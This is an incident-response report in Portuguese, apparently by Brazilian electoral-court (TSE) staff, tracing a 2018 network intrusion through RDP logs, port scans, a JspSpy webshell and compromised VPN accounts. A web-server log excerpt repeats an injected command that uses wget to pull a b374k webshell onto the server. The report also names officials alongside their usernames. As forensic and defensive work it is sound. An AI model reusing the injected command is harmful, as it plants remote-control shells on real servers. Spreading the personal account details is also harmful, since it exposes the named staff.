Lista de IPs de origem que acessaram nossa máquina via RDP: 10.12.2.7, 10.12.2.29 e 10.12.2.41.

O primeiro acesso foi realizado dia 20/04/2018 e o teamviewer foi instalado dia 22/04/2018.


Tela 1



Tela 2

SWDC em RAPSCINF103 - Conexão de Máquina Virtual

Arquivo Ação Mídia Área de Transferência Exibir Ajuda






Tela 3

SWDC em RAPSCINF103 - Conexão de Máquina Virtual


Arquivo Ação Mídia Área de Transferência Exibir Ajuda




Tela 4

SWDC em RAPSCINF103 - Conexão de Máquina Virtual

Arquivo Ação Mídia Área de Transferência Exibir Ajuda



Tela 05



SWDC em RAPSCINF103 - Conexão de Máquina Virtual

Arquivo Ação Mídia Área de Transferência Exibir Ajuda

← → ↻ http://10.1.1.127:8080/teste/JspSpy.jsp JspSpy Codz By - Ninty Outlook Web App

10.1.1.127:8080 (10.1.1.127) JspSpy Ver. 2009

Logout | File Manager | DataBase Manager | Execute Command | Shell OnLine | Back Connect | Port Scan | Download Remote File | Clipboard | Remote Control | Port Map | JSP Env

```
java.sql.SQLException: Io exception: The Network Adapter could not establish the connection
at oracle.jdbc.driver.DatabaseError.throwSQLException(DatabaseError.java:112)
at oracle.jdbc.driver.DatabaseError.throwSQLException(DatabaseError.java:146)
at oracle.jdbc.driver.DatabaseError.throwSQLException(DatabaseError.java:255)
at oracle.jdbc.driver.T4CConnection.logon(T4CConnection.java:387)
at oracle.jdbc.driver.PhysicalConnection.<init>(PhysicalConnection.java:439)
at oracle.jdbc.driver.T4CConnection.<init>(T4CConnection.java:165)
at oracle.jdbc.driver.T4CDriverExtension.getConnection(T4CDriverExtension.java:35)
at oracle.jdbc.driver.OracleDriver.connect(OracleDriver.java:801)
at java.sql.DriverManager.getConnection(DriverManager.java:620)
at java.sql.DriverManager.getConnection(DriverManager.java:200)
at org.apache.jsp.JspSpy_jsp$DBOperator.<init>(JspSpy_jsp.java:72)
at org.apache.jsp.JspSpy_jsp$DbInvoker.invoke(JspSpy_jsp.java:819)
at org.apache.jsp.JspSpy_jsp._jspService(JspSpy_jsp.java:2392)
at org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:377)
at org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:313)
at org.apache.jasper.servlet.JspServlet.service(JspServlet.java:260)
at javax.servlet.http.HttpServlet.service(HttpServlet.java:717)
at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:290)
at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:206)
at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:233)
at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:191)
at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:127)
at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:102)
at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:109)
at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:298)
at org.apache.coyote.http11.Http11Processor.process(Http11Processor.java:852)
at org.apache.coyote.http11.Http11Protocol$Http11ConnectionHandler.process(Http11Protocol.java:588)
at org.apache.tomcat.util.net.JIoEndpoint$Worker.run(JIoEndpoint.java:489)
at java.lang.Thread.run(Thread.java:636)
```

Copyright (C) 2009 <http://www.Ferri.com/> [T00Is.Net] All Rights Reserved.

Windows taskbar: 16:08, 23/04/2018, POR PTB2

A partir desse relato observamos a instalação de um webshell (WebShell2JspSpy Private Codz By – Ninty.jsp) em algumas máquinas de TRE, mais notadamente TRE-SP e TRE-BA.

Após análise dos logs do Checkpoint, firewall existente entre as redes do TRE-PE e TSE, foram verificados os seguintes indícios e fatos:

No dia 18.04.2018 às 18:37:18 e às 19:03:45 houve acessos da máquina 10.12.2.29 à máquina 10.8.8.188 via protocolo rdp;

No dia 18.04.2018 a partir das 19:09:17 houve escaneamento das portas 80, 443, 3389 e 8080 em toda rede 10.8.0.0 a partir da máquina 10.12.2.29. Esse procedimento acabou às 20:45:47;

No dia 18.04.2018 às 22:22:59 a máquina 10.12.2.29 tentou acessar as portas 80, 443, 3389 e 8080 no endereço 10.8.0.0;

No dia 19.04.2018 às 17:07:36 houve conexão na porta UDP 52638 na máquina 10.8.8.87 (ATA) a partir da máquina 10.12.2.29;





Às 10:59:54 do dia 20.04.2018, a máquina **10.12.2.7** começa um escaneamento na rede 10.8 pela porta 3389, terminando às 13:01:03.

Durante o dia 20/04/2018 percebemos ainda várias tentativas de acesso não identificados da máquina **10.12.2.7** a máquinas de nossa rede usando a porta 3389 o que, pela diferença no tempo de acesso nos leva a crer que seja algum programa robô. O acesso durou até as 13:15:50 do dia 20/04/2018.

No dia 20.04.2018 às 15:12:27 houve tentativa de escaneamento a partir da máquina seres12 (**10.8.15.13**) de nossa administração para o IP da máquina do TRE-RN **10.16.140.4** com o intuito de tentar descobrir mais informações sobre a máquina em uso. O escaneamento de portas para este IP ocorreu logo após descobrirmos o acesso à máquina no nosso servidor de banco pela máquina plank.tre-rn.gov.br. Depois vimos que o IP estava errado pois o IP correto da plank.tre-rn.gov.br era o **10.16.140.49**.

Dia 20.04 a partir das 23:44:04 percebemos no log outra tentativa de escaneamento de portas na rede efetuada a partir da máquina **10.7.10.28**, sendo especificamente as portas: 80, 443, 8080, 8081, 8180, 21, 3389 nos nossos firewall checkpoint (IP's 172.16.8.201, 172.16.8.202, 172.16.8.203, 172.16.8.204), em um dos firewalls sonicwall (IP's 172.16.8.222) e na máquina piedade (IP: 172.16.8.218), nosso firewall para a rede externa.

Dia 20.04 a partir das 23:44:08 houve uma série de conexões na porta 443, provenientes da máquina **10.7.10.28**, aos firewalls checkpoints e à máquina piedade. Avaliando os logs da própria piedade no horário, vimos que os acessos se deram com o objetivo de achar vulnerabilidades no PHP ou em algum outro serviço web, porém, segundo consta no log da máquina, não conseguiram ser achadas. As conexões foram até dia 20.04 às 23:45:53.

A partir das 00:15:16 do dia 21.04 registramos duas tentativas de conexão pela porta 445 da máquina **10.12.2.7** nos IP's 10.181.197.85 e 10.8.69.60. Tais IP's não existem em nossa rede, o que nos causou estranheza.

Também foi registrado às 01:30:00 do dia 21.04 acesso do IP **10.12.2.29** à porta 80 do IP 10.8.1.209, correspondente à ILO (porta de manutenção) de um de nossos servidores que foi desconectada no dia 23.04.

Às 1:32:41 do dia 21.04 registramos outro escaneamento da máquina IP **10.12.2.7** em várias máquinas de nossa rede local windows pelas portas 3389, sendo finalizado o acesso às 1:34:58 do dia 21.04.

A partir de 01:35:29 do dia 21.04 até 03:32:27 do dia 21.04 verificamos um outro escaneamento de rede partindo do IP **10.7.10.28** para a rede 10.181.0.0 (zonas eleitorais) nas portas 8080, 3389, 21, 8180 e 8081.

Após o escaneamento uma tentativa de conexão no dia 21.04 às 06:31:42 na porta 445 da máquina IP 10.108.16.39 vindo da máquina **10.12.2.7**.

No dia 21.04 a partir das 07:50:45 até 08:07:47 novo escaneamento na porta 3389 a partir da máquina **10.7.10.28** na rede 10.181.0.0 e sub-redes.

No dia 21.04 a partir das 09:22:48 até 09:27:13 a máquina **10.7.10.28** escaneou as portas 8000 até 8999 nos firewalls checkpoint 172.16.8.201, 172.8.16.202 e 172.16.8.203 e nos IP's 172.16.8.204 a 172.8.16.217.



No dia 21.04 a partir da máquina **10.7.10.28** das 09:27:13 até 09:28:47 escaneou os IP's 172.16.8.218 (piedade) até o IP 172.16.8.223 nas portas 8000 até 8999.

No dia 21.04 da máquina **10.7.10.28** das 09:30:44 até 09:32:14 tentou conexão à rede 172.16.8.1 a 172.16.8.223 na porta 3389 a partir da máquina.

No dia 21.04 a partir da máquina **10.7.10.28** das 09:44:22 até 09:58:58 tentou conexão em toda a rede 10.8.0.0 a partir da porta 3389, sendo desconectado após retirarmos o acesso do TRE-PE à rede do TSE.

Por fim buscou-se identificar quais portas de entrada foram utilizadas pelo atacante. Além da VPN do TRE-PB, conforme relatado acima, foi identificado um ponto de entrada (talvez o primeiro) a partir de uma máquina no TRE-RN.

O TSE disponibiliza máquinas virtuais para o TRE-RN, sendo que o TRE optou pela implementação de um proxy reverso nesse servidor disponibilizado no TSE. Enviando comandos para esse equipamento, o atacante conseguiu acesso a um servidor do TRE-RN, a partir do qual iniciou esses ataques.

Analisando os logs do servidor web, observou-se que os primeiros acessos ocorreram no dia 16 de abril de 2018.

```
105.153.176.7 - - [16/Apr/2018:19:24:20 -0300] "GET /sistemas/faltosos/? HTTP/1.1" 200 4500 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:24:29 -0300] "GET /sistemas/faltosos/imagens/botao_ok.gif HTTP/1.1" 200 1044 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:24:29 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:24:34 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 4626 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:24:35 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:24:30 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 4650 "http://apps3.tre-rn.jus.br/sistemas/faltosos/?" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:24:30 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:25:05 -0300] "POST /sistemas/faltosos/? HTTP/1.1" 200 12263 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:25:07 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:25:35 -0300] "GET /sistemas/lib HTTP/1.1" 404 255 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:25:35 -0300] "GET /favicon.ico HTTP/1.1" 404 255 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:25:37 -0300] "GET /sistemas/lib HTTP/1.1" 301 303 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
105.153.176.7 - - [16/Apr/2018:19:25:38 -0300] "GET /sistemas/lib/ HTTP/1.1" 200 511 "-" "curl" system('wget https://raw.githubusercontent.com/tennc/webshell/master/php/b374k/b374k-2.2.min.php -O /www/web2/tre-pa/shell.php');?)"
```

Existe uma cópia desta máquina virtual encaminhada junto a este relatório. A mesma está sob o nome de trernrack.zip.

Por fim, durante o período de análise, observou-se conexões indevidas à VPN de acesso do TSE. Uma dessas conexões foi realizada com o usuário do Coordenador de Infraestrutura do TSE. A senha desse usuário não era trivial e utilizada exclusivamente no ambiente do TSE.



Log Details

Log In

Mobile Access

Log Info

Origin

Namor

Time

Yesterday, 17:50:05

Blade

Mobile Access

Product Family

Access

Type

Log

Application

Category

Session

Host/device

OS

Windows 10.0

Browser

Chrome

Client information

Name

Mobile Access Portal

Version

R80.10

Session

Login Option

ssl_vpn

Login Option Facto...

Password

Data Protocol

SSL

Traffic

Source

185.153.176.7

User

Cristiano Moreira Andrade (cristiano.andr...
[more](#))

User DN

CN=cristiano.andrade,OU=Gabinete da CO..
[more](#)

Service

https (TCP/443)

Policy

Action

Log In

Mobile Access Details

User Groups

ad_user_cristiano.andrade

Mobile Access Sess...

7A35C080-D2FD-5AE8-0A32-0103035F0000

Actions

Report Log

Report Log to Check Point

More

Id

0a320103-0351-0000-5ae8-d2fd00000001

Marker

@A@@B@1525203676@C@5731397

Log Server Origin

hulk (10.50.1.2)

Id Generated By In...

false

First

true

SerialNumber

1270

O atacante tentou realizar portscan a partir dessa conta.

[illegible]



Pesquisando nos logs do firewall, identificou-se que outros usuários também foram acessados a partir do mesmo IP (que pertence à VPN do NordVPN).

The screenshot shows a web-based interface for viewing firewall logs. At the top, there are tabs for 'Object', 'Install Policy', and 'Logs'. The 'Logs' tab is active. Below the tabs, there is a search bar with the query: 'blade:"Mobile Access" AND action:("Failed Log In" OR "Log In") AND NOT user:(consular O'. The results show 'Found 6 results (404 ms)'. Below this is a table with columns: Time, D, T, A, Origin, Source, User, Client Name, OS Name, and Authentication. The table contains six rows of log entries from yesterday, all originating from the same source IP (185.153.176.7) and using the same client name (Mobile Access P...). The users listed are Cristiano Moreira Andrade, Marcos Goulart de Souza, André Luiz Do Nascimento Sousa, Carlos Pereira Dias, John Carmino de Sousa, and Rafael Nunes Saraiva. All entries show 'Password' authentication.

Time	D	T	A	Origin	Source	User	Client Name	OS Name	Authentication
Yesterday, 17:50:05				Namor	185.153.176.7	Cristiano Moreira Andrade (cristiano.andrade)	Mobile Access P...	Windows	Password
Yesterday, 17:49:18				Namor	185.153.176.7	Marcos Goulart de Souza (marcos.goulart)	Mobile Access P...	Windows	Password
Yesterday, 17:39:18				Namor	185.153.176.7	André Luiz Do Nascimento Sousa (andre.nascimento)	Mobile Access P...	Windows	Password
Yesterday, 17:16:29				Namor	185.153.176.3	Carlos Pereira Dias (carlos.dias)	Mobile Access P...	Windows	Password
Yesterday, 17:02:40				Namor	185.153.176.3	John Carmino de Sousa (john.sousa)	Mobile Access P...	Windows	Password
Yesterday, 16:57:12				Namor	185.153.176.3	Rafael Nunes Saraiva (rafael.saraiva)	Mobile Access P...	Windows	Password

Devido à não trivialidade da senha do coordenador, e de outros usuários terem sido comprometidos, cremos que a base de usuários do AD pode ter sido comprometida e que o atacante está quebrando as senhas para posterior uso.

Relação com o Evento de Setembro de 2018.

Em reportagem divulgada no site Tecmundo, em 07 de novembro de 2018, cujo texto é transcrito abaixo:

"Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais"

"Tive acesso à rede interna (intranet) e, por vários meses, fiquei explorando a rede, inclusive entrando em diversas máquinas diferentes do TSE, em busca de compreender o funcionamento dos

sistemas de votação", escreveu a fonte. "Com isso, obtive milhares de códigos-fontes, documentos sigilosos e até mesmo credenciais, sendo login de um ministro substituto do TSE (Sérgio Banhos) e diversos técnicos, alguns sendo ligados à alta cúpula de TI do TSE, ligado ao pai das urnas (Giuseppe Janino)".

O atacante descreve que possuiu acesso à rede interna, por vários meses, entrando em diversas máquinas. Este relato condiz com o que foi observado em abril deste ano.

Além disso ele descreve que houve troca de e-mails entre os técnicos do TSE e que os acessos de VPN foram cortados, o que de fato ocorreu.

"Passadas algumas semanas em que estive utilizando os equipamentos de rede do TSE, notei via emails dos técnicos da STI que os mesmos notaram tráfego suspeito (porque utilizei programas de scan na rede)", explica a fonte. "Fizeram uma perícia para detalhar como o invasor conseguiu obter acesso ilegal à rede, mas mesmo com todos estes procedimentos de segurança que dotaram, incluindo a alteração de senhas de todas as contas, acabou não sendo suficiente para interromper meu acesso aos emails e também para a rede interna".

"Somente o código-fonte descompactado (GEDAI-UE), ultrapassa 3GBs"

A fonte também indicou que durante a votação de primeiro turno, no dia 07 de outubro, os técnicos do TSE "cortaram acesso VPN e ao Correio, talvez para

justificar que as urnas não possuem conexão à internet".

Observa-se ainda o relato de que ele obteve acesso à senha do Ministro Sérgio Banhos e também a senha de alguém ligado ao Secretário de Tecnologia da Informação. Conforma relatamos acima, é bastante provável que, em Abril, o atacante tenha conseguido copiar a base de dados do AD, e posteriormente tenha tentado quebrar as senhas de acesso, conseguindo a senha do Ministro Sergio Banhos e também do Coordenador de Infraestrutura, Cristiano Andrade, que possivelmente é a pessoa descrita na reportagem como ligada ao Secretário de Tecnologia da Informação, Giuseppe Janino.

Ao tomar conhecimento da reportagem, esta equipe buscou verificar como o acesso aos códigos fontes da urna poderia ter ocorrido, uma vez que as fontes ficam armazenados em um servidor protegido.

Durante esta pesquisa foi localizado o servidor 10.30.1.229, que possui um portal da Seção de Voto Informatizado, SEVIN. Neste portal havia a indicação de link de dois servidores de integração contínua, um em Windows e outro em Linux, conforme imagem abaixo.


 Emanoel Araújo de Sá Alves
 Secretário Substituto
 Secretaria de Planejamento e Informação